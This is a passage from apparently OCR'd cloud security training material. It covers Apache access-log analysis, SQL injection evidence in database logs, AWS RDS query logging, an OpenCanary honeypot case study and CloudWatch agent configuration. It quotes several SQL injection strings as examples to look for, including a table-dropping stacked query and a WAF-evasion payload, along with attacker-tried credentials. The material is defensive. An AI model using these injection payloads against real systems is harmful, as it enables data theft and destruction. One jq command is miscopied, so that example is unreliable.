If we reflect back to the Tesla attack, it is unknown just how that wide-open Kubernetes web UI page was discovered, but many web applications or flaws within those applications are found by attackers by simply crawling a web host. A crawl is when an attacker uses either manual means or an automated tool to append file paths to the URL of the web host in an attempt to find pages that otherwise are not referenced or advertised. This may mean several hundreds, thousands, or even millions of requests sent to the same web host.

What the attacker may find could be benign static web content like images or HTML code, but they may stumble upon some very sensitive resources like:

- Administrative login pages which they may pivot to an authentication attack or some form of injection attack to try to bypass or abuse the login page
- Secrets or Application Programming Interfaces (API) which may include be used to log into or manipulate cloud resources
- Vulnerable code in which an attacker can then launch an exploitation attempt to establish a foothold (or login session) directly on the web host itself

In the screenshot on the last page, you can see the course author's exposed Apache server and, after running the following command, you can see just a small portion (there were thousands of requests) of what this internet user was attempting to access:

```
zcat -f access* | grep " 404 " | cut -d ' ' -f1,7
```

To break this command down:

- `zcat -f access*`: Just like before, extract and display all of the **`access.log`** data
- `grep " 404 "`: Filter out lines that do not contain a 404 HTTP response code (a 404 means Page Not Found)
- `cut -d ' ' -f1,7`: Only show the first (IP address) and seventh (URI) fields

T1110.001 Password Guessing Attack


The **`access.log`** file can also indicate attempted and successful authentication attacks

- Several 401 response codes over a short period of time
  - **`access.log`** can also capture the attempted username

```
40.122.204.113 - admin [27/Apr/2021:14:14:17 +0000] "GET /secure
HTTP/1.1" 401 682 "-" "pwnbot3000"
```

- If a "non-400" code is close by, could be a **successful** attack

```
40.122.204.113 - admin [27/Apr/2021:14:14:21 +0000] "GET /secure
HTTP/1.1" 301 527 "-" "pwnbot3000"
```



Beyond 404 error codes, it may also be advantageous to look for a series of 401 messages if our web server application is in charge of authentication as a 401 HTTP response identifies an unauthorized connection (i.e., a login attempt failed). Not only this, but the log data also identifies which username was attempted by the adversary.

Looking at the example above, the attacker may try a very common authentication attack of using very common passwords to attempt to log in as a particular user (**`admin`** in this case). This is known as a dictionary or wordlist attack. If the above were to play out, we would find three 401 entries in the **`access.log`** and then one "non-400" message shortly thereafter with the **`admin`** user in the entry—signifying a very likely, and successful, dictionary attack.

Database Logs

- Web servers may only be the conduit to access sensitive backend data residing in a database
  - SQL injection as GET or POST variable values may expose more data than the developer intended
  - Compromised web server may expose database credentials
- Database access and queries must be monitored
  - MySQL parameter group adjustments to log locally to file or a database table
  - Postgres configuration to log to file or syslog/Windows Events
  - MSSQL log data is natively stored

Applications may also include a database backend to store various types of application data. Some of this data may include sensitive information such as password hashes, credit card information, medical records, Personally Identifiable Information (PII), and really anything that is required for the application to function properly. So, if you guessed that we have another log source candidate, you would be correct as these databases could be accessed in unapproved manners. For instance, there could be a flaw in the application that allows for an attacker to format a request in just the right manner to acquire sensitive information from the database; a method that is not intended by the application developer.

We are in luck as many database applications provide methods to capture database access and queries—both of which may identify suspicious activity in the database.

SQL Injection

- Insertion or modification of a SQL query via user-supplied data
  - Most often via a web application attack
  - Allows an attacker to read, modify, or delete database entries they otherwise would not have access to
- Example:

  PHP: `$sql = "SELECT ".$attr." FROM employees WHERE id = ".$id`

  POST data: `attr=* FROM employees--&id=doesntmatter`

  SQL: `SELECT * FROM employees-- WHERE id = doesntmatter`
  - What if the employees table had sensitive data? **Not so sensitive!**
- Prevention typically in the form of input sanitization, web application firewalls (WAF), or database firewalls

The Open Web Application Security Project (OWASP) has curated a list of the top ten web application vulnerabilities for a number of years now and in the latest roundup in 2021[1], it was identified that the number three attack technique against a web application comes in the form of injection[2]. Injection is used by an attacker to submit a query or variable value which may cause an undesired result like displaying all of the database's entries instead of what was intended by the developer (some of these entries could be sensitive). SQL Injection[3] is one form of injection that attempts to manipulate a SQL server through the web application.

In the example above, you can see the original bit of PHP code which is simply taking what is sent by the user's web browser as `attr` and including in a SQL statement. If the attacker is able to control the `attr` variable, they may cause an undesirable response like dumping all of the employee table information instead of a single entry based on the `id` variable. This does not sound too dangerous but imagine if there were sensitive data like salary information, human resources information, or anything else sensitive about those employees.

There have been great strides in preventing these types of attacks, but we must still collect the data query data to expose when these prevention technologies are evaded.

[1] https://owasp.org/www-project-top-ten/
[2] https://owasp.org/Top10/A03_2021-Injection
[3] https://owasp.org/www-community/attacks/SQL_Injection

SQL Injection Examples

Evidence of SQL injection may include the following statements:

- Line comments: **`ryan'--`**
  - `SELECT * FROM employees WHERE user = '`**`ryan`**`'--' AND password = '';`
- Stacked Query: **`'; DROP TABLES employees--`**
  - `SELECT * FROM employees WHERE user = '';` **`DROP TABLES employees--`**`' AND password = '';`
- WAF Evasion: **`CONCAT(CHAR(27),CHAR(20),CHAR(31),CHAR(3D),CHAR(31),CHAR(2D),CHAR(2D))`**
  - `SELECT * FROM employees WHERE user = '`**`CONCAT(CHAR(27),CHAR(20),CHAR(31),CHAR(3D),CHAR(31),CHAR(2D),CHAR(2D))`**`' AND password = '';`

Above is a breakdown of some of the more common, but not a complete list of, SQL injection techniques to watch for in your query logs.

Line comments may be used to prematurely terminate a SQL statement (evading additional filtering which may display additional data to the attacker).

A stacked query can be used to first terminate the legitimate SQL query, but a semicolon and then additional query is added to run additional SQL queries. In this example, you can see that the attacker is attempting to destroy the data in the `employee's` table. Let's hope that the organization has a backup!

Web Application Firewalls (WAF), which will be discussed later in more detail, can put a stop to a lot of these types of attacks, but they are not perfect. They may be evaded by using some very creative techniques like what is pictured above—using `CONCAT` to combine the hexadecimal values of each of the `CHAR`s that, when processed by the database server, will execute the injection. This is often leveraged to avoid common WAF rulesets that may be looking for certain special characters.

AWS RDS Logging

- By default, RDS **does not** log queries
- Enable logging on a MySQL RDS instance by modifying the **parameter group** used by the instance:
  - **`general_log`**
    - Set to **`1`** to capture **`mysqld`** activity and all queries made by users
  - **`slow_query_log`**
    - Set to **`1`** to discover queries that take longer than **`long_query_time`** seconds
  - **`log_output`**
    - Set to **`FILE`** to generate logs in the AWS Console
    - Set to **`TABLE`** to populate the **`mysql`** database with query history
- Similar options available for other platforms (e.g., Postgres)

Many may elect to utilize a cloud provider-managed database option so we must also consider the logging options here as well. The example we will look at is the AWS RDS service. There are multiple database platform options within RDS which require their own, unique logging configuration, but looking at MySQL as an example, it's quite easy to enable.

The configuration is controlled by what is called a parameter group. Within the parameter group, three different configuration items should be adjusted to capture the query logs:

- `general_log`: If set to 1, it is enabled and queries are captured (default is 0, or disabled)
- `slow_query_log`: If set to 1, queries that last longer than the number of seconds set in `long_query_time` will be captured (default is 0)
- `log_output`: Here, you can select if you would like the log entries to be stored in the database instance itself (`TABLE`) or to a file on the database server (`FILE`) (default is `TABLE`)

`FILE` example:

```
2021-04-28T11:59:54.909299Z 10 Connect admin@104.45.150.67 on employees
using TCP/IP
2021-04-28T11:59:54.909490Z 10 Query SELECT phone FROM employee_info WHERE
  fname='Sterling' AND lname='Archer'
```

`TABLE` example:


```
2021-04-28 11:59:54.909490 admin[admin] @  [104.45.150.67] 10 1848445602
Query SELECT
  phone FROM employee_info WHERE fname='Sherlock' AND lname='Holmes'
```

Reference:
https://aws.amazon.com/premiumsupport/knowledge-center/rds-mysql-logs/

Compromised AWS RDS Instance

If **`log_output`** is set to **`FILE`**, you can follow the **`general_log`**

- Can you spot the SQL injection?



One advantage to setting the log_output to FILE instead of TABLE other than recording the data in a file outside of the database is that the AWS RDS service can watch (i.e., follow) that log file and present it in the AWS RDS dashboard.

Above is an example of an AWS RDS database that is accessed by a web server. In this case, the web server was susceptible to SQL injection. Can you spot the injection? The second line (`SELECT phone FROM employee_info WHERE fname='' or 1=1;#'' AND lname=''`) looks suspiciously like one of the more common SQL injection attempts where the attacker tries to always make the statement true. This could result in exposing all of that database table or even bypassing authentication.

Honeypots

- System that attracts threat actors to gain more insight into their techniques
  - How was the system first discovered by the attacker?
  - What technique was used to exploit it?
  - Once compromised, what were their next actions?
- Two types of honeypots:
  - **High-interaction**: Purposefully vulnerable legitimate service
    - **Warning**: Great care should be exercised to avoid pivoting to a sensitive system or another, external system!
  - **Low-interaction**: Mimicking a legitimate service
- Cloud makes deploying honeypots very simple and fast

There may be cases where we want to expose a system or service to an adversary and want them to attack it. These systems or services can be known as honeypots. Why would be want to do this? The answer could be to learn more about the adversaries that may be targeting our cloud environment.

Honeypots typically come in two forms: high-interaction and low-interaction. A high-interaction honeypot is an actual system with a real, vulnerable service. These are generally used to collect more high-fidelity information regarding an attacker's actions as they will successfully compromise the system and then try to act on their objectives (e.g., search the file system, pivot to another system, etc.).

A low-interaction honeypot, on the other hand, merely mimics a real service. The attacker will not get as far here as they will not successfully compromise this system but will identify themselves and some of their earliest techniques (e.g., IP address sources, which usernames and passwords they are using, etc.).

OpenCanary

- Python package that mimics several commonly attacked services:
  - **Git**
  - **FTP**
  - **HTTP**
  - **SMB**
  - **MySQL**
  - **SSH**
  - **Redis**
  - **RDP**
  - **SIP**
  - **SNMP**
  - **NTP**
  - **TFTP**
  - **Telnet**
  - **MSSQL**
  - **VNC**
- Can also detect potential port scans, if option is configured
- Recommend modifying source files and banners to make less obvious
- Generates JSON log file at **`/var/tmp/opencanary.log`**

One honeypot that can easily be deployed in a cloud environment (in fact, you did if you conducted the first lab of this book) is OpenCanary from Thinkst. This platform can mimic many services such as what you see above—making this a low-interaction honeypot.

Not only can it mimic these services and generate a JSON-based log file of these interactions, it can also determine if a port scan is being conducted by an outsider. However, a port scan can only be detected if the system is reachable on many ports, so adjust your cloud network rulesets (e.g., AWS Security Group, Azure Network Security Group) accordingly so the system can be reached.

Note that, since this application mimics services to include default banners and web pages, you may want to change these banners and web pages slightly as attackers will eventually become wise that this is an OpenCanary system and not a real one.

Reference:
https://opencanary.readthedocs.io/en/latest/index.html

Case Study: Real-World Usernames and Passwords (1)

```
jq -r '. | select(.logdata.USERNAME) | .src_host + "\t" \
  +  .logdata.USERNAME + "\t" + .logdata.PASSWORD'\
  /var/tmp/opencanary.log
```

Output:

```
IP_Address Username Password
```

```
205.185.119.236 test    test
150.129.43.72   noc     noc
128.199.134.91  root    zmodem
58.87.121.166   deb     debian
201.149.49.162  admin   P@ssw0rd123!
123.31.45.49    info    12345
115.159.214.208 test    passwd1234
209.141.52.57   ubuntu  Ubuntu1
209.141.52.57   root    Ubuntu1
209.141.52.57   root    Hadoop1
209.141.52.57   root    Postgres1
209.141.52.57   oracle  oracle
209.141.52.57   postgres        postgres
209.141.52.57   test    test
```


Once systems begin interacting with OpenCanary's services and the JSON-formatted log data is generated, you can parse this data with ease using a tool we discussed earlier: jq. In this example, when "SSH" is being exposed and a logon attempt is conducted, OpenCanary will capture not only the IP of the attacker, but the username and password they used. Why would that be important?

The usernames could indicate if you are being targeted (i.e., there are actual usernames for personnel in your company). The passwords submitted by the attacker would make a great list of passwords to never use in your organization. So, if you have a password policy that allows ingestion of a "do not use" password list, this could be very powerful.

Case Study: Real-World Usernames and Passwords (2)


- OpenCanary was installed on an Azure VM and ran for approx. one week
  - **Fake SSH server** listening on **TCP port 22** (open to the world)
  - **Real SSH server** listening on **TCP port 54122** (only accessible by the course author's machine)
- **4,453 total authentication attempts** were made:
  - 244 **unique usernames** attempted
  - 1,936 **unique passwords** attempted
  - 2,488 **unique username/password combinations**
- **Warning**: Attackers will often attempt usernames or passwords with profanity!

The course author deployed an OpenCanary server in Azure and this instance mimicked an OpenSSH server. After roughly a week of capturing data, attackers were quite busy! There were 4,453 SSH authentication attempts made using 244 unique usernames, 1,936 unique passwords, and 2,488 unique username and password combinations. Here is how those metrics were gathered:

- Total attempts:
```
jq -r '. | select(.logdata.USERNAME) .src_host' /var/tmp/opencanary.log
| wc -l
```
- Unique usernames:
```
jq -r '. | select(.logdata.USERNAME) | .logdata.USERNAME'
/var/tmp/opencanary.log | sort | uniq | wc -l
```
- Unique passwords:
```
jq -r '. | select(.logdata.USERNAME) | .logdata.USERNAME'
/var/tmp/opencanary.log | sort | uniq | wc -l
```
- Unique combinations:
```
jq -r '. | select(.logdata.USERNAME) | .logdata.USERNAME + " " +
.logdata.PASSWORD' /var/tmp/opencanary.log | sort | uniq | wc -l
```

Case Study: What Did We Learn?

- **Real-world credentials** attackers use to conduct dictionary or password spray authentication attacks
  - **Dictionary Attack**: Attempt a list of common passwords using a limited set of usernames
  - **Password Spray**: Attempt one common password against many usernames
- IP addresses that are targeting our systems
  - Will include bots
  - Will include internet scanners looking for easy targets
  - But will also include **targeted attacks**!



So, what did that OpenCanary data tell the course author? Beyond what is listed above, it is apparent that any system publicly exposed to the internet will be attacked—especially if it has management services listening like SSH.

Image reference:
https://github.com/thinkst/opencanary/raw/master/docs/logo.png

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. **EXERCISE: Host Log Discovery**
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Lab 2.2 | Host Log Discovery

Exercise Duration: 30 Minutes

Objectives

We will explore and reconfigure a new system acting as honeypot by:

- Connecting to newly-deployed Canary instance
- Determine the appropriate log data to collect from the system
- Install auditd to collect even more data
- Bonus: Review SSH authentication attacks against your Canary instance

This is a very fun lab (aren't they all, though!) where we will take a look at our newly deployed system that will act as a honeypot in our environment. This system will be running OpenCanary so it will be generating a lot of very useful logs for us.

As we have learned, only storing the logs on the system itself is not the most efficient way to analyze an attack as it would require logging into and reviewing the data on each system individually. With that, we will install and configure CloudWatch to do the heavy lifting for us.

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. **Log Agents**
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

CloudWatch Agents (1)

We need a way to reach into the EC2 and get telemetry. Sounds like we need an agent.

CloudWatch Agent can be installed on any machine (on prem and cloud), and configured to extract telemetry and logs

- Resource usage including memory, disk, and CPU
- Process and some network usage
- Logs generated from the operating system and applications

We need a way to retrieve the logs from your AWS EC2 systems and forward them to a centralized authority. Your organization likely has an approved agent for Linux and Windows servers that you are using. Those agents are fine. However, whatever is running on those EC2's is outside the cloud ecosystem. From an operational standpoint, if we want our cloud environment to monitor CPU utilization, memory usage, and perform autoscaling actions, then we need to get telemetry from the EC2 into the AWS eco system.

Taking it a step further, if our EC2 is running a custom application that outputs critical errors, we may want the autoscaling system to destroy and build a new version if those critical errors are observed.

AWS has provided the CloudWatch agent[1]. An open source[2] application with Windows and Linux deployments, that can forward telemetry and logs from the EC2 to the AWS CloudWatch service. The CloudWatch agent can pull metrics and logs from a host system, gathering detailed telemetry and sending it to a CloudWatch Log Group[3]:

- CPU statistics such as time active, idle, interrupts, usage
- Disk usage such as bytes used, read/write IO, and read/write times
- Memory usage including available memory, memory used, cached, buffered. Can also provide percentages and total amounts
- Network access and usage
- Collect and forward logs being generated from the operating system or applications

Moving this data into the cloud environment allows us to use what is happening on the EC2 as a trigger to any of the AWS services, such as auto scaling, dashboards, and Lambda.

[1] https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/Install-CloudWatch-Agent.html
[2] https://github.com/aws/amazon-cloudwatch-agent
[3] https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/metrics-collected-by-CloudWatch-agent.html

CloudWatch Agents (2)

Memory, disk usage, and CPU are great for health and status

Data from network metrics will be large volume and hard to sift through. Better for troubleshooting rather than detecting threat behavior.

Logs from on host apps could give us insight to potential threats:

- User behavior with a webserver
- Failed SSH login attempts
- Third-party host intrusion detection systems

Even a medium sized environment can quickly overwhelm us with logs, especially for EC2 instances that might get built, then quickly disappear throughout the course of a day. Operating teams will need telemetry such as memory, disk and CPU utilization for managing health and status. The threat investigator does not really need that. What they need is logs that describe the activities happening on the EC2.

If we know something strange is happening on a virtual machine, we may wish we had all the logs from all applications during the timeframe we are investigating. Maybe we can store these logs in AWS Glacier[1] in case we need them. But, what data may we be able to use to **detect** a previously undetected attack? That is likely a smaller set of data. You will need to think ahead of time about which logs and metrics should be collected by the operational teams, and which should go to the security teams.

The security team should first identify what kinds of behaviors it would like to detect, and determine where on the EC2 that data can be found. CloudWatch will use a configuration file to tell it which logs and metrics to collect (more details later).

We know that one of the main initial attack vectors for an attacker into the cloud environment is through internet facing applications—monitoring and reacting to suspicious user behavior from web server or web application logs. Enterprise level webservers, such as NGINX[2] can forward every HTTP request from users across all deployed servers. Or it can send errors when a WAF blocks suspicious activities.

Going back to our brute forcing of SSH services from section 1, we showed how we can collect that data from the network traffic; however, we can see failed SSH attempts in the log */var/log/auth.log.*

You may be deploying a host-based intrusion detection (HIDS) agent on your virtual machines. More advanced commercial HIDS applications likely require a centralized management service to operate effectively. However, some host security tools, such as Sysmon, may benefit from CloudWatch handling the data forwarding. Also, Azure and AWS both provide their own light weight IDS's that do a decent job without all the hassle.

[1] https://aws.amazon.com/s3/storage-classes/glacier
[2] https://www.nginx.com/

CloudWatch Agents (3)

Best practices for collecting these logs

- Determine how long to keep the logs based on your data retention policy. Set CloudWatch Logs retention policy accordingly
- How much to collect? Two schools of thought:
  1. Collect everything and analyze it later.
  2. Collect only what you need to answer your questions today, expand based on new questions
- With Systems Manager, we could easily increase/decrease the data collected based on user generated or automated events.

Threat hunting is all about finding a needle in a haystack, which can be daunting if you have a mess on your hands. It's not as hard, however, if the haystacks are organized and we have a metal detector. Log group organization will make hunting and analysis easier.

Too much data can be expensive, and difficult to manage. Also, in general, more data at your fingertips can increase cost. Think ahead of time what data a threat hunter or analyst may need easy access to. Other data might need to be kept for compliance. Move longer term storage into S3 and Glacier.

Create policies that identify data collected and its retention period. Data stored in CloudWatch log groups and S3 buckets can be configured to delete after a certain amount of time. S3 buckets can have life cycles configured, which will manage deleting or moving to Glacier[1].

Think about continuous collection differently than event driven collection: maybe minimum data from all servers, but if you are investigating a potential threat, run scripts to start pulling more data.

Those configuration files are easily changeable. But remember, you need your EC2s to all look the same. Special use case EC2s are hard to automate.

Does a new attack technique require a different operating system log to be collected? If so, then the EC2 deployment workflow needs to allow for redeployment of the CloudWatch configuration file. Refining and deploying CloudWatch configurations on fleets of systems can get messy without proper processes and tools.

- Process: Do you have a process in your organization so that the people who *need* the information can request/direct the changes to agent configuration? If the threat detectors need new data, will it need to be submitted in writing to the next configuration control board? If so, then it's not a useful process for a threat detector. The people in need must be able to get action quickly. That is a process problem.
- Tools: A long drawn-out configuration control board process is normally due to a lack of safe ways to change things. Configuration control boards are usually built from the rumble of a disastrous event where someone blew up the production servers. Updating the configuration of a configuration file can be

automated and done safely. Best yet, it should be automated. Use “parameter store” to keep the deployed version(s) of the CloudWatch agent config file. Use AWS Systems Manager[2] to deploy the agent and push new changes. Be able to revert to known good if something fails. Automate everything.

[1] https://docs.aws.amazon.com/AmazonS3/latest/userguide/object-lifecycle-mgmt.html
[2] https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/installing-cloudwatch-agent-ssm.html

CloudWatch Agents (4)

The CloudWatch agent uses a config file to control what is collected. The "agent" section describes how the agent will execute.

```
"agent": {
    "metrics_collection_interval": 10,
    "logfile": "/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log",
    "debug": false
},
```


The CloudWatch agent configuration file is JSON that has three main sections.

The "agent" section includes fields that describe the overall configuration of the agent.

metrics_collection_interval (optional): Specifies how often all metrics in the config file are to be collected and the period of collection. Individual metric intervals can be overwritten, so consider this the global interval number.

region: Specifies the region to use for the CloudWatch endpoint when an Amazon EC2 instance is being monitored. If you omit the field, it will default to the region the EC2 is already in. For on-prem deployments, the field isn't used, and endpoint info is pulled from the AmazonCloudWatchAgent profile of the AWS configuration file.

credentials: The IAM role to use when sending metrics and logs to a different AWS account.

debug (optional): Set to true for debug messages. Otherwise, false.
Note: The course author tends to believe that leaving out optional parameters can make it slightly harder for other people to write the config file or the code. The course author would typically set the debug to false, even though they do not need to.

logfile: The location where the CloudWatch agent writes log messages. If you specify an empty string, the log goes to stderr. If you don't specify any options, then the default locations are:
linux: /opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log
windows: c:\\ProgramData\\Amazon\\CloudWatchAgent\\Logs\\amazon-cloudwatch-agent.log

omit-_hostname (optional): The hostname is published as a dimension of metrics and collected. You could prevent this value from being published if desired. Is the hostname important at all? If your EC2s are being created/destroyed by scaling groups, then the hostname is likely not important at all, and you are tracking an instance based on instance-id.

run_as_user (optional): Specifies a user to run the CloudWatch agent. Default is root user.

user-agent (optional): Specifies the user-agent string that is used by the CloudWatch agent to make the API calls to CloudWatch backend. The default value is a string consisting of the agent version, the version of go language used to compile the agent, the runtime operating system, build time, plugins, etc. But you could customize this to provide some telemetry information. Maybe, for webservers, the user agent string states which type of webserver made the call. Remember, this information is easily analyzed in CloudTrail.

Note: There is a wizard you can run that will ask questions about the deployment. You run this wizard on the target system itself. Although the agent is available, I do not recommend using it for production. Wizards have a tendency to hide settings you likely will want to make use of. Putting in the time to learn all the config options will usually result in a better solutions. But it might be great for learning.

References:
https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/CloudWatch-Agent-Configuration-File-Details.html
https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-cloudwatch-agent-configuration-file-wizard.html

CloudWatch Agents (5)

The metrics section tells what built-in measurements to send.

```
"metrics": {
  "metrics_collected": {
    "cpu":{
      "resources": ["*"],
      "measurement": [
        {"name":  "cpu_usage_idle", "rename":  "CPU_USAGE_IDLE", "unit":  "Percent"}
      ]
    }
  }
},
```


The metrics section specifies the custom metrics for collection and publishing to CloudWatch. If you are only collecting logs, you do not need the metrics section. This is the host telemetry information that host operations can be fantastic in monitoring health and status and supporting autoscaling operations. Maybe less important for threat monitoring and detection.

namespace (optional): The namespace to use for metrics collected by the agent. This could be any text and can help automated scripts separate the log values when they are returned.

append_dimensions (optional): Add Amazon EC2 metric dimensions to all metrics collected. Only certain "dimensions" can be used.

```
"ImageId": "{aws:ImageId}"
"InstanceId":"{aws:InstanceId}"
"InstanceType": "{aws:InstanceType}"
"AutoscalingGroupName": "{aws:AutoScalingGroupName}"
```

Note: The configuration file itself can make use of some variables about the host. This is especially powerful when identifying log groups for forwarding logs (next page).

aggregation_dimensions (optional): Specifies the dimensions that collected metrics are to be aggregated on. So, if you roll up metrics on the AutoScalingGroupName dimensions, the metrics from all instances in the autoscaling group are aggregated and can be viewed as a whole.

endpoint_override: Specifies a private link or FIPS endpoint to use as the endpoint where the agent can send metrics. So, you could send directly to an Amazon VPC Endpoint.

metrics_collected : Which metric to be collected.

force_flush_interval: Specifies in seconds the max time that metrics remain in the memory buffer before being sent to the server. Default is 60.

credentials: Specifies an IAM role to use when sending metrics to a different account.

Linux has a set of metrics that can be gathered including: CPU, disk, diskio, swap usage, memory usage, network traffic, netstat, and processes.

The windows section is a big different. You can collect Processor info, LogicalDisk, Memory, Network Interface info, and system usage.

Reference:
https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/CloudWatch-Agent-Configuration-File-Details.html

CloudWatch Agents (6)

The Logs section will describe what log files to collect.

```
"logs": {
    "logs_collected": {
        "files": {
            "collect_list": [{
                "file_path": "/var/log/nginx/access.log",
                "log_group_name": "/sec541/",
                "log_stream_name": "nginx-access-logs"
            }]
        }
    }
}
```


The Logs section is probably the most important to us for threat monitoring and detection. Applications running on your servers may contain the information that describes nefarious activity.

Note: To application developers writing web apps that will be deployed, have you thought about what telemetry your app knows that would be important to a security team? Output it in a log and let the CloudWatch agent pick it up.

The log sections is focused on describing what logs to collect and where to send them.

Only two types of "things" can be sent from collection: "files" and "windows_events". We will focus on "files".

file_path: The location on disk for the log to be uploaded. Standard unix glob matching accepted: https://github.com/gobwas/glob

auto_removal (optional): If true, the CloudWatch agent removes old log files after they are uploaded. If you already have log rotation setup, make this false.

log_group_name (optional): The CloudWatch log group will send this too. You can use variables that describe the deployment environment to create the log group including instance_id, hostname, local_hostname, and ip address. Hostname retrieves from EC2 metadata and `local_hostname` is from the network configuration file. In an infrastructure as code environment, the course author recommends that CloudFormation/CDK specify the log group name and retention values. Then, ensure that the CloudWatch agent's "`log_group_name`" properly matches it. If the CloudWatch service retrieves a log event for a log group name that does not exist, then one is created (without a retention period). You will need to do some log group maintenance.

log_stream_name (optional): Specifies what to use for the log stream name. All the same variables are available.

timezone (optional): Set to UTC or Local, with the default being “local”. The course author recommends setting to UTC and get all logs to be created in UTC. If you use this field, you have to specify a “timestamp_format”.


timestamp_format (optional): What timestamp format to use.

encoding (default utf-8): Setting the encoding value for the log. Incorrect coding could cause loss of characters.

Reference:
https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/CloudWatch-Agent-Configuration-File-Details.html

CloudWatch Agents (7)

The agent sends to CloudWatch which we can now see in the log group



An EC2 that runs the CloudWatch agent will send the logs back to CloudWatch through the AWS API service, just like everything else in AWS. Therefore, the EC2 IAM role must grant permissions to interact with AWS logs.

Policy arn:aws:iam::aws:policy/CloudWatchAgentServerPolicy[1] are all the permissions needed to allow an EC2 to send data to CloudWatch. It allows for the following actions:

- `ec2:DescribeVolumes`[2] – Describe the information about one or more specific EBS volumes.
- `ec2:DescribeTags`[3] – Describes the tags for your EC2 instances.
- `logs:PutLogEvents`[4] – Uploads a batch of log events to the log stream specified.
- `logs:DescribeLogStreams`[5] – Lists the log streams for the log group specified.
- `logs:DescribeLogGroups`[6] – Lists the log groups.
- `logs:CreateLogStream`[7] – Creates a log stream in the specified log group.
- `logs:CreateLogGroup`[8] – Creates a log group.
- `ssm:GetParameters`[9] – Retrieves information about one or more parameters from "Resource": "arn:aws:ssm:*:*:parameter/AmazonCloudWatch-*"
- `cloudwatch:PutMetricData`[10] – Publishes metric data points to CloudWatch.

NOTE: The reference to the Policy is a GitHub repo that monitors all managed policies and publishes changes. That was the most accurate and up to date reference without going into the AWS console itself.

If the agent is configured to send logs to a log group that does not exist, it will create one. Just note, a log group created like this will keep those logs around forever. If you are using infrastructure as code, and you know the name of the log group ahead of time, it is best to create the log group with retentions set.

Many organizations setup the CloudWatch agent to configure based on SSM parameters. This is a great way of centralizing the configuration of your logging service[11].

[1] https://github.com/z0ph/MAMIP/blob/master/policies/CloudWatchAgentServerPolicy
[2] https://docs.aws.amazon.com/AWSEC2/latest/APIReference/API_DescribeVolumes.html
